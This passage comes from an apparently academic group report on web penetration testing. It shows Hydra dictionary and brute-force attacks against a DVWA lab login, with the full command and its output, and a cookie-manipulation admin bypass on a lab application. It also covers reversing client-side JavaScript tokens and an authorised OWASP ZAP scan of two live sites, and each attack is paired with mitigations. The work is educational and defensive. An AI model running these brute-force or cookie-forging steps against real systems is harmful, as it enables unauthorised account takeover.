[ATTEMPT] target 192.168.56.101 - login "admin" - pass "agents" - 55694 of 919681 [child 13] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "alias" - 55695 of 919681 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "aliases" - 55696 of 919681 [child 3] (0/0)
[80][http-post-form] host: 192.168.56.101   login: admin   password: admin
[ATTEMPT] target 192.168.56.101 - login "admin_" - pass "0" - 56582 of 919681 [child 15] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin_" - pass "00" - 56583 of 919681 [child 9] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin_" - pass "01" - 56584 of 919681 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin_" - pass "02" - 56585 of 919681 [child 10] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin_" - pass "03" - 56586 of 919681 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin_" - pass "1" - 56587 of 919681 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin_" - pass "10" - 56588 of 919681 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin_" - pass "100" - 56589 of 919681 [child 2] (0/0)
```

In this figure we can see the first of the two mentioned attack modalities: starting from a wordlist, Hydra tries every possible combination of username and password. In particular, the correct combination (*admin* both as username and password) is shown.
We then tried the same attack once again, this time using brute force.




```
┌──(jacopo㉿kali)-[~]
└─$ hydra -l admin -x 5:5:a 192.168.56.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-11 11:14:33
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11881376 login tries (l:1/p:11881376), ~742586 tries per task
[DATA] attacking http-post-form://192.168.56.101:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[STATUS] 1857.00 tries/min, 1857 tries in 00:01h, 11879519 to do in 106:38h, 16 active
[STATUS] 1830.67 tries/min, 5492 tries in 00:03h, 11875884 to do in 108:08h, 16 active
[STATUS] 1838.71 tries/min, 12871 tries in 00:07h, 11868505 to do in 107:35h, 16 active
[STATUS] 1873.07 tries/min, 28096 tries in 00:15h, 11853280 to do in 105:29h, 16 active
[STATUS] 1903.55 tries/min, 59010 tries in 00:31h, 11822366 to do in 103:31h, 16 active
[80][http-post-form] host: 192.168.56.101   login: admin   password: admin
[STATUS] 1299.53 tries/min, 61078 tries in 00:47h, 11820298 to do in 151:36h, 16 active
[STATUS] 62.51 tries/min, 61078 tries in 16:17h, 11820298 to do in 3151:30h, 16 active
[STATUS] 61.50 tries/min, 61078 tries in 16:33h, 11820298 to do in 3203:07h, 16 active
[STATUS] 60.53 tries/min, 61078 tries in 16:49h, 11820298 to do in 3254:43h, 16 active
[STATUS] 59.58 tries/min, 61078 tries in 17:05h, 11820298 to do in 3306:20h, 16 active
[STATUS] 58.67 tries/min, 61078 tries in 17:21h, 11820298 to do in 3357:56h, 16 active
[STATUS] 57.78 tries/min, 61078 tries in 17:37h, 11820298 to do in 3409:32h, 16 active
[STATUS] 56.92 tries/min, 61078 tries in 17:53h, 11820298 to do in 3461:09h, 16 active
[STATUS] 56.08 tries/min, 61078 tries in 18:09h, 11820298 to do in 3512:45h, 16 active
[STATUS] 55.27 tries/min, 61078 tries in 18:25h, 11820298 to do in 3564:22h, 16 active
[STATUS] 54.48 tries/min, 61078 tries in 18:41h, 11820298 to do in 3615:58h, 16 active
[STATUS] 53.72 tries/min, 61078 tries in 18:57h, 11820298 to do in 3667:35h, 16 active
[STATUS] 52.97 tries/min, 61078 tries in 19:13h, 11820298 to do in 3719:11h, 16 active
[STATUS] 52.25 tries/min, 61078 tries in 19:29h, 11820298 to do in 3770:48h, 16 active
[STATUS] 51.54 tries/min, 61078 tries in 19:45h, 11820298 to do in 3822:24h, 16 active
[STATUS] 50.85 tries/min, 61078 tries in 20:01h, 11820298 to do in 3873:60h, 16 active
█
```

As we can see, in this instance, we have already inserted the right username (*admin*) and we have also set the correct password parameters. Specifically, *5:5:a* indicates a password whose minimum length is 5 characters, maximum length is 5 characters as well, and it's composed of lowercase letters only. As before, we can spot,

among the failed tries, the correct one.
It is easy to understand how this type of authentication bypass almost always succeeds in reaching its goal, as long as we have enough time (the first attempt needed 5 hours to complete, while the second one needed around 103 hours).

There are many possible prevention techniques to mitigate this attack.
From a client point of view, we can use more sophisticated passwords containing both alphanumeric and special characters and not belonging to any dictionary. Another prevention is using a two-factor system authentication. As a server operator, we can use rate limiting which creates a delay between the login, maybe discouraging the attackers. We can also use CHAPTA, which, if set correctly, is almost impossible to be solved by machines. Another strategy is to hash, maybe even iterated hashing, and salt the passwords using modern algorithms. Finally, a widely used countermeasure is account lockouts, which block an account after a number of failed login, but this method has many downsides. Indeed it could backfire, because the attacker could exploit it to perform a denial of service (DOS) attack, locking out numerous accounts, or to get a list of the existing account usernames, since only real accounts will be locked out. Also, usually, admin account, the most desirable to attack, bypass this lock.




Password Length	Numerical 0-9	Upper & Lower case a-Z	Numerical Upper & Lower case 0-9 a-Z	Numerical Upper & Lower case Special characters 0-9 a-Z %$
1	instantly	instantly	instantly	instantly
2	instantly	instantly	instantly	instantly
3	instantly	instantly	instantly	instantly
4	instantly	instantly	instantly	instantly
5	instantly	instantly	instantly	instantly
6	instantly	instantly	instantly	20 sec
7	instantly	2 sec	6 sec	49 min
8	instantly	1 min	6 min	5 days
9	instantly	1 hr	6 hr	2 years
10	instantly	3 days	15 days	330 years
11	instantly	138 days	3 years	50k years
12	2 sec	20 years	162 years	8m years
13	16 sec	1k years	10k years	1bn years
14	3 min	53k years	622k years	176bn years
15	26 min	3m years	39m years	27tn years
16	4 hr	143m years	2bn years	4qdn years
17	2 days	7bn years	148bn years	619qdn years
18	18 days	388bn years	9tn years	94qtn years
19	183 days	20tn years	570tn years	14sxn years
20	5 years	1qdn years	35qdn years	2sptn years

As shown in this image, after all, the most secure and reliable method is to use a complex password. The numbers reported are related to an attack performed by an AWS p3.16xlarge (632GH/s), an Amazon Web Service instance able to try 632 billion passwords per second.

3.6.2 Authentication Bypass: cookie manipulation


The second authentication bypass modality that we tried is via cookie manipulation.
Cookie manipulation (sometimes also called "cookie poisoning" or "session spoofing") is a security risk caused by attackers that manipulate data they do not typically have control over. This transforms normally-safe data types into potential threats. In particular, the targeted cookies are session cookies, where *"a session cookie is simply any normal cookie which is used to verify the user and is created when a successful login is registered"* [9].

The first step we performed was to create a new user account and to login with the new credentials. With the aid of Burpsuite software, we then intercepted and analysed the network traffic generated by this event; we studied the client requests and, in particular, the server responses which are partially shown in the following image.



```
HTTP/1.1 302 Found
Date: Sun, 13 Jun 2021 22:25:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: username=user
Set-Cookie: uid=25
Location: index.php?popUpNotificationCode=AU1
Logged-In-User: user
Vary: Accept-Encoding
Content-Length: 64730
Connection: close
Content-Type: text/html
```

Following this, we repeated the same steps with an already existing admin account, receiving the following server response.



```
HTTP/1.1 302 Found
Date: Fri, 11 Jun 2021 22:09:27 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: username=admin
Set-Cookie: uid=1
Location: index.php?popUpNotificationCode=AU1
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 50374
Connection: close
Content-Type: text/html
```

Comparing these intercepted cookies and modifying the first headers (specifically *Set-Cookie: username*, *Set-Cookie: uid*, *Logged-In-User* and *Content-Length*) accordingly, we were able to fake a login as administrator.

Numerous prevention techniques can be implemented in order to avoid these attacks.
It is possible to randomly generate the session identifier or to regenerate it after every successful login to prevent session fixation. Another possibility is to change the value of the cookie with each and every request. Also, sometimes, the current IP address is checked against the one used during the last session: this method however is quite ineffective since it does not prevent attacks by somebody who shares the same IP address and would be impossible to implement for users whose IP address is dynamically generated. Encrypting the data traffic, especially the session key, using SSL or TLS is the most widely used prevention technique. This goal can be achieved setting the *httpOnly* flag value in the HTTP header to *Secure* since *"a secure flag [. . .] forces the browser to transmit cookies through an encrypted channel such as HTTPS, which prevents eavesdropping, especially when an HTTPS connection is downgraded to HTTP through tools such as SSLStrip and so on"* [9].


3.6.3 Authentication Bypass: SQL Injection

Finally, for the sake of completeness, we also performed an authentication bypass via SQL Injection. However, we won't cover it in this section, since it was deeply reported in section *3.5.1 SQL Injection: Automated Attacks*.

3.7 Limitations of Javascript


Before performing real penetration tests we considered in this part some aspects of using Javascript and its limitations. It's quite obvious that using the client-side for security is a bad idea. Since the client-side is out of our control and is most vulnerable to hackers. In this part of the work, we wanted to consider in more detail the tools with which we can interact with the Javascript code.

3.7.1 Debugging tools



```
function rot13(inp) {
  return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c
}

function generate_token() {
  var phrase = document.getElementById("phrase").value;
  document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
```

(a) Javascript function



Rotate lower case chars [✓]
Rotate upper case chars [✓]
Rotate numbers [ ]
Amount 13

Input: success

start: 7
end: 7
length: 0


Output: 38581812b435834ebf84ebcc2c6424d6

(b) Cyberchef repeating the same

In the images above, an example of implementing a token generator and repeating the same sequence using the CyberChef online service.

That is, as we see the code on the client side, it is easy to read and then it is easy to repeat all the functionality using special tools. In this case, we didn't even have to use all the debugger functionality to do reverse engineering. Of course, we read this implementation and repeated it in a matter of minutes.


But even in the case of more complex functions, we were able to disassemble their implementation step by step without any problems. As in the example below. We see the input and output values of the function in the debugger window:


ork Performance Memory Application Security Lighthouse
medium.js Grammarly-check.js medium.js:formatted
Debugger paused
Watch
Breakpoints
medium.js:formatted:10
document.getElementById(…
Scope
Call Stack
do_something medium.js:formatted:2
do_elsesomething medium.js:formatted:10
(anonymous) medium.js:formatted:7
setTimeout (async)
(anonymous)
Line 2, Column 49
Coverage: n/a

```
function do_something(e) {  e = "XXChangeMeXX"
    for (var t = "", n = e.length - 1; n >= 0; n--)
        t += e[n];
    return t
}
setTimeout(function() {
    do_elsesomething("XX")
}, 300);
function do_elsesomething(e) {
    document.getElementById("token").value = do_something(e + document.getElementById("phrase").v
}
```

```
Local
  e: "XXChangeMeXX"
  n: 0
  t: "XXeMegnahCXX"
  this: Window
Global                Window
```

Then it was just a matter of technique to send a request that simulates a request from a client, with the necessary parameters. In similar situations, you can use tools like the Postman service. It is great for testing the server side by emulating requests from the client.




POST https://hw.skillcrucial.com/api/homework/v1/learn/api/1b344529-2c39-4a06-b2fa-d9bf2b ...

KEY	VALUE	DESCRIPTION
Authorization	Bearer 5ac4e1573052ae847f34eaff2f27a127	
Cache-Control	no-cache	
Postman-Token	<calculated when request is sent>	
Content-Type	text/plain	
Content-Length	<calculated when request is sent>	
Host	<calculated when request is sent>	
User-Agent	PostmanRuntime/7.24.0	
Accept	*/*	
Accept-Encoding	gzip, deflate, br	
Connection	keep-alive	
Content-Type	application/json	
Key	Value	Description

Figure 1: Example of request building in Postman

3.7.2 Obfuscation


Then we turned to more complex cases. Such as code obfuscation. This is a widely used technique to hide code and make it hard to read. The search and study of the necessary components took quite a long time. But surprisingly, the process of decrypting and debugging the code itself, with the necessary tools, takes no more than an hour or two in the case of very confusing algorithms. In current experiments, was used the De4js website, the result of its work can be seen below:



vulnerabilities/javascript/source/high.js

```
var a=['fromCharCode','toString','replace','BeJ','\x5cw+','Lyg',
{l[i>>2]|=s[M]<<U[i++&3]}}z{1g(i=k.1A;M<W&&i<1k;++M){r=s.1Q(M);p
{k.1s();q\x20C=k.C,B=k.B,E=k.E,F=k.F,J=k.J,I=k.I,H=k.H,D=k.D;q\x
-)t+=e[n];A\x20t}w\x202J(t,y=\x224B\x22){1m.1o(\x221M\x22).1r=1q
{2B(\x224M\x22)},4N);1m.1o(\x224P\x22).4Q(\x224R\x22,2J);2K(\x22
(function(c,d){var e=function(f){while(--f){c['push'](c['shift']
```

(a) Obfuscated code




```
            })
        }
    }
})();

function do_something(e) {
    for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
    return t
}

function token_part_3(t, y = "ZZ") {
    document.getElementById("token").value = sha256(document.getElementById("token").value + y)
}

function token_part_2(e = "YY") {
    document.getElementById("token").value = sha256(e + document.getElementById("token").value)
}

function token_part_1(a, b) {
    document.getElementById("token").value = do_something(document.getElementById("phrase").value)
}
```

(b) Decrypted code

As we can see the code is easy to read and understand how it works.

Moreover, the Chrome browser, for example, allows us to edit the client code on the fly and even replace the source code with our own. Usage example below:



```
function do_something(e) {
    for (var t = "", n = e.length - 1; n >= 
    return t
}

function token_part_3(t, y = "ZZ") {
    document.getElementById("token").value =
}

function token_part_2(e = "YY") {
    document.getElementById("token").value =
}

function token_part_1(a, b) {
    document.getElementById("token").value =
}
document.getElementById("phrase").value = ""
setTimeout(function () {
    token_part_2("XX")
}, 300);
document.getElementById("send").addEventList
token_part_1("ABCD", 44);
```

For Firefox users, this task will be a little more difficult. But with the help of Burpsuit, for example, you can achieve the same effect.

By combining the already mentioned tools and, for example, traffic analyzers like Wireshark, we can thus reverse-engineer any code on the client side. With this knowledge one might even have been able to steal solutions from his competitors :) But nevertheless, the purpose of this part of the work was to show the inconsistency of using Javascript in protection and security tasks. The client can never be trusted and all data received from him must be carefully verified on the server side. And no token or hash computation should be trusted by the client side.

3.8 Real-life Penetration Testing

After performing the ”simulated” experiment scenarios described previously, we thought it is a good idea to try and take these techniques and tools into a real-life context. We performed this real-life penetration test on two websites that are owned and operated by a company of a member of our group, Roman Zhukovskii. In any penetration testing scenario, it is important to make an agreement with the website owner/admin and get a permission to perform testing on a live website. We had an agreement, so the test could start.

The websites that we ran penetration testing on were:


- https://woodytools.com
- https://infinitiweb.ru

Roman and his company value security, and the websites are well implemented with that in mind. They have also had an outside company perform regular penetration testing (every 1-2 years) on the websites, to make sure they are secure. This is a great way for a website admin to make sure there are no major vulnerabilities on the website. It also helps to find and fix any vulnerabilities that may exist. Because the security of these websites has already been tested before, and because they have been created with security in mind, this is a great chance to see how the techniques covered before can be applied.

The first steps in penetration testing according to PTES (Penetration Testing Execution Standard) are Pre-engagement Interactions, Intelligence Gathering, Threat Modeling and Vulnerability Analysis. First step was getting a permission for the penetration test, as mentioned before. After that made a plan of action to attack these websites. For intelligence gathering, threat modeling and initial vulnerability analysis we decided to use an automated tool, *OWASP Zed Attack Proxy (ZAP)*. This is a free application provided by OWASP. It is very powerful but also very easy to use.

3.8.1 Real-life Penetration Testing - Automated Attacks

The automated attack function of *OWASP ZAP* is divided into two parts. First, it uses a spider to scan the entire website and find vulnerabilities. After this part is complete, the user can browse the alerts concerning found vulnerabilities, and the application also provides suggestions on how the issues could be fixed.



History | Search | Alerts | Output | Spider | Active Scan

- Alerts (11)
  - Vulnerable JS Library (2)
    - GET: https://woodytools.com/assets/ee292a48/jquery.js
    - GET: https://woodytools.com/js/bootstrap.min.js
  - X-Frame-Options Header Not Set (2467)
  - Absence of Anti-CSRF Tokens (5409)
  - Cookie Without SameSite Attribute
  - Cookie Without Secure Flag (2)
  - Cross-Domain JavaScript Source File Inclusion (4846)
  - Incomplete or No Cache-control and Pragma HTTP Header Set
  - Secure Pages Include Mixed Content (81)
  - X-Content-Type-Options Header Missing (3906)
  - Information Disclosure - Suspicious Comments (205)
  - Timestamp Disclosure - Unix (5561)

Vulnerable JS Library

URL:	https://woodytools.com/assets/ee292a48/jquery.js
Risk:	Medium
Confidence:	Medium
Parameter:	
Attack:	
Evidence:	* jQuery JavaScript Library v1.12.4
CWE ID:	829
WASC ID:	
Source:	Passive (10003 - Vulnerable JS Library)


Description:
The identified library jquery, version 1.12.4 is vulnerable.

Other Info:
CVE-2020-11023
CVE-2020-11022
CVE-2015-9251

Solution:
Please upgrade to the latest version of jquery.

Reference:
https://github.com/jquery/jquery/issues/2432
http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/
http://research.insecurelabs.org/jquery/test/

A quick look at the alert list might look like there are a lot of vulnerabilities in the website. However, the later parts of this penetration testing experiment revealed that there are no vulnerabilities that could be very easily exploited. After this automated spider-scan of the entire website, *OWASP ZAP* also performs an Active Scan. During the Active Scan, the application actually attacks the website, trying to target and exploit vulnerabilities on the site. Since this is mainly a testing tool, the default Active Scan is quite harmless - the purpose is only to find the exploitable vulnerabilities.



https://infinitiweb.ru Scan Progress

Progress | Response Chart

Host: https://infinitiweb.ru

	Strength	Progress	Elapsed	Reqs	Alerts	Status
Analyser			02:08.639	127		
Plugin						
Path Traversal	Medium		02:16.896	1503	0	✓
Remote File Inclusion	Medium		01:35.930	980	0	✓
Source Code Disclosure - /WEB-INF folder	Medium		00:00.956	2	0	✓
External Redirect	Medium		01:26.935	882	0	✓
Server Side Include	Medium		00:56.944	392	0	✓
Cross Site Scripting (Reflected)	Medium		00:57.949	394	0	✓
Cross Site Scripting (Persistent) - Prime	Medium		00:41.589	98	0	✓
Cross Site Scripting (Persistent) - Spider	Medium		00:44.880	170	0	✓
Cross Site Scripting (Persistent)	Medium		00:37.186	0	0	✓
SQL Injection	Medium		03:17.927	2502	0	✓
Server Side Code Injection	Medium		01:19.990	784	0	✓
Remote OS Command Injection	Medium		04:09.194	3136	0	✓
Directory Browsing	Medium		01:02.128	170	0	✓
Buffer Overflow	Medium		00:42.633	98	0	✓
Format String Error	Medium		01:07.461	294	0	✓
CRLF Injection	Medium		02:18.559	686	0	✓
Parameter Tampering	Medium		01:38.112	686	0	✓
ELMAH Information Leak	Medium		00:00.495	1	0	✓
.htaccess Information Leak	Medium		00:32.680	64	0	✓
Script Active Scan Rules	Medium		00:00.001	0	0	⊘
Cross Site Scripting (DOM Based)	Medium		12:02.294	1175	0	⏩
SOAP Action Spoofing	Medium			0	0	⏩
SOAP XML Injection	Medium			0	0	⏩
Totals			39:37.969	15164	0	

The above picture shows the scan progress of an Active Scan performed in *OWASP ZAP*. As you can see, the tool automatically analyses the website for many different attack types and vulnerabilities. This picture is from a scan on the infinitiweb.ru website, but actually the results for both tested websites were quite similar. There were a lot of alerts from the spider-scan about potential vulnerabilities, but the Active Scan showed zero alerts on all attack categories. One important thing to notice is the efficiency of the automated Active Scan. The picture shows a total of over 15000 requests sent to the website, which would be a huge amount of work to do manually. While automated penetration testing tools are efficient and can provide a lot of useful information, manual testing is generally required to get deeper into the website and find vulnerabilities to exploit.

3.8.2 Real-life Penetration Testing - Manual Attacks

For the manual part of the attack, there is unfortunately not a lot of results to report. We still feel this part was important to attempt, and it gave us some good insights. First of all, because the websites tested are open on the internet and they were actually being used during the test, we decided not to try a denial of service attack like SYNflood or something similar. In hindsight, this should have been mentioned in our agreement with Roman to be sure, but we were all on the same page and had an understanding which methods are good to use and which ones are not.

We explored the websites manually and also through traffic monitoring with *Wireshark*. We tested all database interactions for potential SQL injection possibilities and also tried manipulating cookies etc. All of these methods proved quite useless, because the websites were implemented with security in mind. After performing these manual attack attempts, we realized it would require a lot more sophisticated effort, to get anywhere with these sites. According to the automated spider-scan results, there were alerts about potential weaknesses (an expired JavaScript library and some cookie vulnerabilities for example) but exploiting these would require a lot more research and planning.

While nearly all web applications are constantly more or less under the threat of an attack, it was nice to see that it is actually quite hard to attack websites that have been properly implemented and where security has been considered. The previous regular penetration tests done on the websites have most likely been a big help in how secure the sites seem today. Even though the manual attacks weren't successful, the automated testing provided good information. For example the knowledge about using an expired version of a JavaScript library might be something the website admin can easily fix.

4 Conclusion

This group project gave us a good insight on the dynamics surrounding malicious attacks and the role of ethical hacking in penetration testing. Many of the experiments that were conducted relate to what was studied in the course, giving a different perspective through which the elements known from theory can be analyzed. Man-In-The-Middle attacks, for example, were introduced as types of security risks, and after working on this project it is much easier to understand how packet interception works in practice; the same applies for social engineering attacks and cookie manipulation.

Some of the topics assessed in this project have been introduced by Ph.D. Giuseppe Nebbione, namely SQL injection, brute force attacks and JavaScript vulnerabilities. The experiments he performed during his lessons have been very helpful in knowing how to structure our presentation, and our additional study on these topics greatly solidified the knowledge we had from class.

